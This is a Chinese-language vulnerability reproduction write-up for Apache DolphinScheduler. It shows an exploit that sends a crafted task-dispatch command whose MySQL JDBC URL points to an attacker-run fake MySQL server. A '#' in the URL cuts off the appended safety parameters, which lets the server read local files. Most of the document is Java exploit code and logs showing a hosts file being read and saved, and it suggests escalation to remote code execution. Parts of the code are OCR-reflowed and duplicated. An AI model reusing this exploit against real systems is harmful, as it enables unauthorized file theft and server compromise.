漏洞复现


漏洞利用步骤

- 构造一个恶意MySQL Server
- 构造一个`TASK_DISPATCH_REQUEST`类型请求，设置其TaskType属性为DATAX，构造一个`TaskExecutionContext`对象并设置为这个请求的`TaskExecitonContext`，构造一个DataxParameters对象设置到`TaskExecutionContext`对象上，最后构造一个`MySQLConnectionParam`对象将其`DriverClass`以及`JdbcUrl`设置为恶意`MySQLServer`，再将其使用`ResourceParametersHelper`封装并设置到`TaskExecitonContex`对象上
- 发送请求去触发`Jdbc` Attack

漏洞利用脚本

```java
package org.example;

import org.apache.dolphinscheduler.common.utils.JSONUtils;
import
org.apache.dolphinscheduler.plugin.datasource.api.datasource.mysql.MySQLConnectio
nParam;
import org.apache.dolphinscheduler.plugin.task.api.TaskExecutionContext;
import org.apache.dolphinscheduler.plugin.task.api.parameters.SqlParameters;
import
org.apache.dolphinscheduler.plugin.task.api.parameters.resource.DataSourceParamet
ers;
import
org.apache.dolphinscheduler.plugin.task.api.parameters.resource.ResourceParameter
sHelper;
import org.apache.dolphinscheduler.plugin.task.datax.DataxParameters;
import org.apache.dolphinscheduler.remote.NettyRemotingClient;
import org.apache.dolphinscheduler.remote.command.Command;
import org.apache.dolphinscheduler.remote.command.CommandType;
import org.apache.dolphinscheduler.remote.command.TaskDispatchCommand;
import org.apache.dolphinscheduler.remote.config.NettyClientConfig;
import org.apache.dolphinscheduler.remote.utils.Host;
import org.apache.dolphinscheduler.spi.enums.DbType;

import java.util.Date;

public class MysqlJdbcFileRead {
    public static void main( String[] args )
    {
        final NettyClientConfig clientConfig = new NettyClientConfig();
        NettyRemotingClient client = new NettyRemotingClient(clientConfig);
        // Add a task into cache
        Command dispatchCommand=dispatchTaskCommand();


        try {
            client.sendSync(new Host("192.168.31.70", 1234), dispatchCommand,
20000);
        } catch (Exception e) {
        }
        client.close();
    }


    public static Command dispatchTaskCommand() {
        Command command = new Command();
        command.setType(CommandType.TASK_DISPATCH_REQUEST);

        TaskExecutionContext taskExecutionContext=new TaskExecutionContext();
        taskExecutionContext.setProcessId(12345);
        taskExecutionContext.setProcessInstanceId(1);
        taskExecutionContext.setDryRun(2);
        taskExecutionContext.setTaskInstanceId(1);
        taskExecutionContext.setProcessDefineCode(1L);
        taskExecutionContext.setProcessDefineVersion(1);
        taskExecutionContext.setTaskType("DATAX");
        taskExecutionContext.setFirstSubmitTime(new Date());
        taskExecutionContext.setDelayTime(0);
        taskExecutionContext.setLogPath("/tmp/test.log");
        taskExecutionContext.setHost("localhost");

taskExecutionContext.setExecutePath("/tmp/dolphinscheduler/exec/process/1/2/3/4")
;
        DataxParameters dataxParameters=new DataxParameters();
        dataxParameters.setDsType(String.valueOf(DbType.MYSQL));
        dataxParameters.setSql("SELECT * FROM t_ds_alert");
        dataxParameters.setTargetTable("test");
        dataxParameters.setDataSource(1);
        dataxParameters.setDsType("MYSQL");
        dataxParameters.setDtType("MYSQL");
        dataxParameters.setDataTarget(1);
        String taskParam = "{\"localParams\":[],\"resourceList\":
[],\"type\":\"MYSQL\",\"datasource\":\"1\",\"sql\":\"select
now();\",\"sqlType\":\"0\",\"preStatements\":[],\"postStatements\":
[],\"conditionResult\":\"null\",\"dependence\":\"null\",\"switchResult\":\"null\"
,\"waitStartTimeout\":null}";

        ResourceParametersHelper resourceParametersHelper =
org.apache.dolphinscheduler.spi.utils.JSONUtils.parseObject(taskParam,
SqlParameters.class).getResources();

        resourceParametersHelper.getResourceMap().forEach((type, map) -> {
            map.forEach((code, parameters) -> {
                DataSourceParameters dataSourceParameters = new
DataSourceParameters();
                dataSourceParameters.setType(DbType.MYSQL);
                MySQLConnectionParam mySQLConnectionParam=new
MySQLConnectionParam();
                mySQLConnectionParam.setUser("win_hosts");
```

```
                    mySQLConnectionParam.setJdbcUrl("jdbc:mysql://127.0.0.1:666/test?user=win_hosts&allowLoadLocalInfile=true&allowUrlInLocalInfile=true&maxAllowedPacket=655360#");
                    mySQLConnectionParam.setOther("");

mySQLConnectionParam.setDriverClassName("com.mysql.cj.jdbc.Driver");

dataSourceParameters.setConnectionParams(JSONUtils.toJsonString(mySQLConnectionParam));
                    map.put(code, dataSourceParameters);
               });
          });

taskExecutionContext.setResourceParametersHelper(resourceParametersHelper);

taskExecutionContext.setTaskParams(JSONUtils.toJsonString(dataxParameters));
         TaskDispatchCommand taskKillRequestCommand=new TaskDispatchCommand(taskExecutionContext,"127.0.0.1:1234","127.0.0.1:1234",20000);
         byte[] body = JSONUtils.toJsonByteArray(taskKillRequestCommand);
         command.setBody(body);
         return command;
     }
}
```



```
public class MysqlJdbcFileRead {
        dataxParameters.setDataSource(1);
        dataxParameters.setDsType("MYSQL");
        dataxParameters.setDtType("MYSQL");
        dataxParameters.setDataTarget(1);
        String taskParam = "{\"localParams\":[],\"resourceList\":[],\"type\":\"MYSQL\",\"datasource\":\"1\",\"sql\":\"select now();\",\"sqlType\":\"0\",\"preStatements\":[],\"postStatements\":[],\"conditionResult\":\"null\",\"dep

        ResourceParametersHelper resourceParametersHelper = org.apache.dolphinscheduler.spi.utils.JSONUtils.parseObject(taskParam, SqlParameters.class).getResources();

        resourceParametersHelper.getResourceMap().forEach((type, map) -> {
            map.forEach((code, parameters) -> {
                DataSourceParameters dataSourceParameters = new DataSourceParameters();
                dataSourceParameters.setType(DbType.MYSQL);
                MySQLConnectionParam mySQLConnectionParam=new MySQLConnectionParam();
                mySQLConnectionParam.setUser("win_hosts");
                mySQLConnectionParam.setJdbcUrl("jdbc:mysql://127.0.0.1:666/test?user=win_hosts&allowLoa
                mySQLConnectionParam.setOther("");
                mySQLConnectionParam.setDriverClassName("com.mysql.cj.jdbc.Driver");
                dataSourceParameters.setConnectionParams(JSONUtils.toJsonString(mySQLConnectionParam));
                map.put(code, dataSourceParameters);
            });
        });
        taskExecutionContext.setResourceParametersHelper(resourceParametersHelper);
        taskExecutionContext.setTaskParams(JSONUtils.toJsonString(dataxParameters));
        TaskDispatchCommand taskKillRequestCommand=new TaskDispatchCommand(taskExecutionContext, message
        byte[] body = JSONUtils.toJsonByteArray(taskKillRequestCommand);
        command.setBody(body);
        return command;
    }
}
```


```
uffer.ByteBufUtil - -Dio.netty.maxThreadLocalCharBufferSize: 16384
til.Recycler - -Dio.netty.recycler.maxCapacityPerThread: 4096
til.Recycler - -Dio.netty.recycler.maxSharedCapacityFactor: 2
til.Recycler - -Dio.netty.recycler.linkCapacity: 16
til.Recycler - -Dio.netty.recycler.ratio: 8
til.Recycler - -Dio.netty.recycler.delayedQueue.ratio: 8
o.netty.buffer.AbstractByteBuf - -Dio.netty.buffer.checkAccessible: true
o.netty.buffer.AbstractByteBuf - -Dio.netty.buffer.checkBounds: true
o.netty.util.ResourceLeakDetectorFactory - Loaded default ResourceLeakDetector: io.netty.util.ResourceLeakDetector@765364
rg.apache.dolphinscheduler.remote.handler.NettyClientHandler - Client send heart beat to: 192.168.31.70:1234
rg.apache.dolphinscheduler.remote.handler.NettyClientHandler - Client send heart beat to: 192.168.31.70:1234
rg.apache.dolphinscheduler.remote.handler.NettyClientHandler - Client send heart beat to: 192.168.31.70:1234
```

```
==========================================
MySQL Fake Server
Author:fnmsd(https://blog.csdn.net/fnmsd)
Load 7 Fileread usernames :[b'win_ini', b'win_hosts', b'win', b'linux_passwd', b'linux_hosts', b'index_php', b
Load 2 yso usernames :[b'Jdk7u21', b'CommonsBeanutils1']
Load 2 Default Files :[b'/etc/hosts', b'c:\\windows\\system32\\drivers\\etc\\hosts']
Start Server at port 666
Incoming Connection:('127.0.0.1', 58327)
Login Username:win_hosts
<= 3
Start Reading File:c:\windows\system32\drivers\etc\hosts
reading file:c:\windows\system32\drivers\etc\hosts
========File Conntent Preview=========
 # Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
# Added by Docker Desktop
192.168.31.71 host.docker.internal
192.168.31.71 gateway.docker.internal
# To allow the same kube context to work on the host and the container:

=======File Conntent Preview End==========
Save to File:./fileOutput//127.0.0.1___1704546091___c__windows_system32_drivers_etc_hosts
```

此处以读取文件为测试，在实际利用场景由于dolphinscheduler中存在Jackson等依赖，可尝试配合Jackson反序列化链实现RCE。

漏洞原理

在框架中派发Task的时候会调用到org.apache.dolphinscheduler.plugin.datasource.api.datasource.mysql.MySQLDataSourceProcessor#getJdbcUrl方法构造连接的JDBC URL，此处采用格式化的方式构造，而在mysql-connector-java 8.x版本中可以使用#符号注释调用后面的字符串，故以此绕过此处的限制。



```
ruanwenjun +2
@Override
public String getJdbcUrl(ConnectionParam connectionParam) {
    MySQLConnectionParam mysqlConnectionParam = (MySQLConnectionParam) connectionParam;
    String jdbcUrl = mysqlConnectionParam.getJdbcUrl();
    if (!StringUtils.isEmpty(mysqlConnectionParam.getOther())) {
        return String.format("%s?%s&%s", jdbcUrl, mysqlConnectionParam.getOther(), APPEND_PARAMS);
    }
    return String.format("%s?%s", jdbcUrl, APPEND_PARAMS);
}
  2 usages
  private static final String APPEND_PARAMS = "allowLoadLocalInfile=false&autoDeserialize=false&allowLocalInfile=false&allowUrlInLocalInfile=false";

@Override
```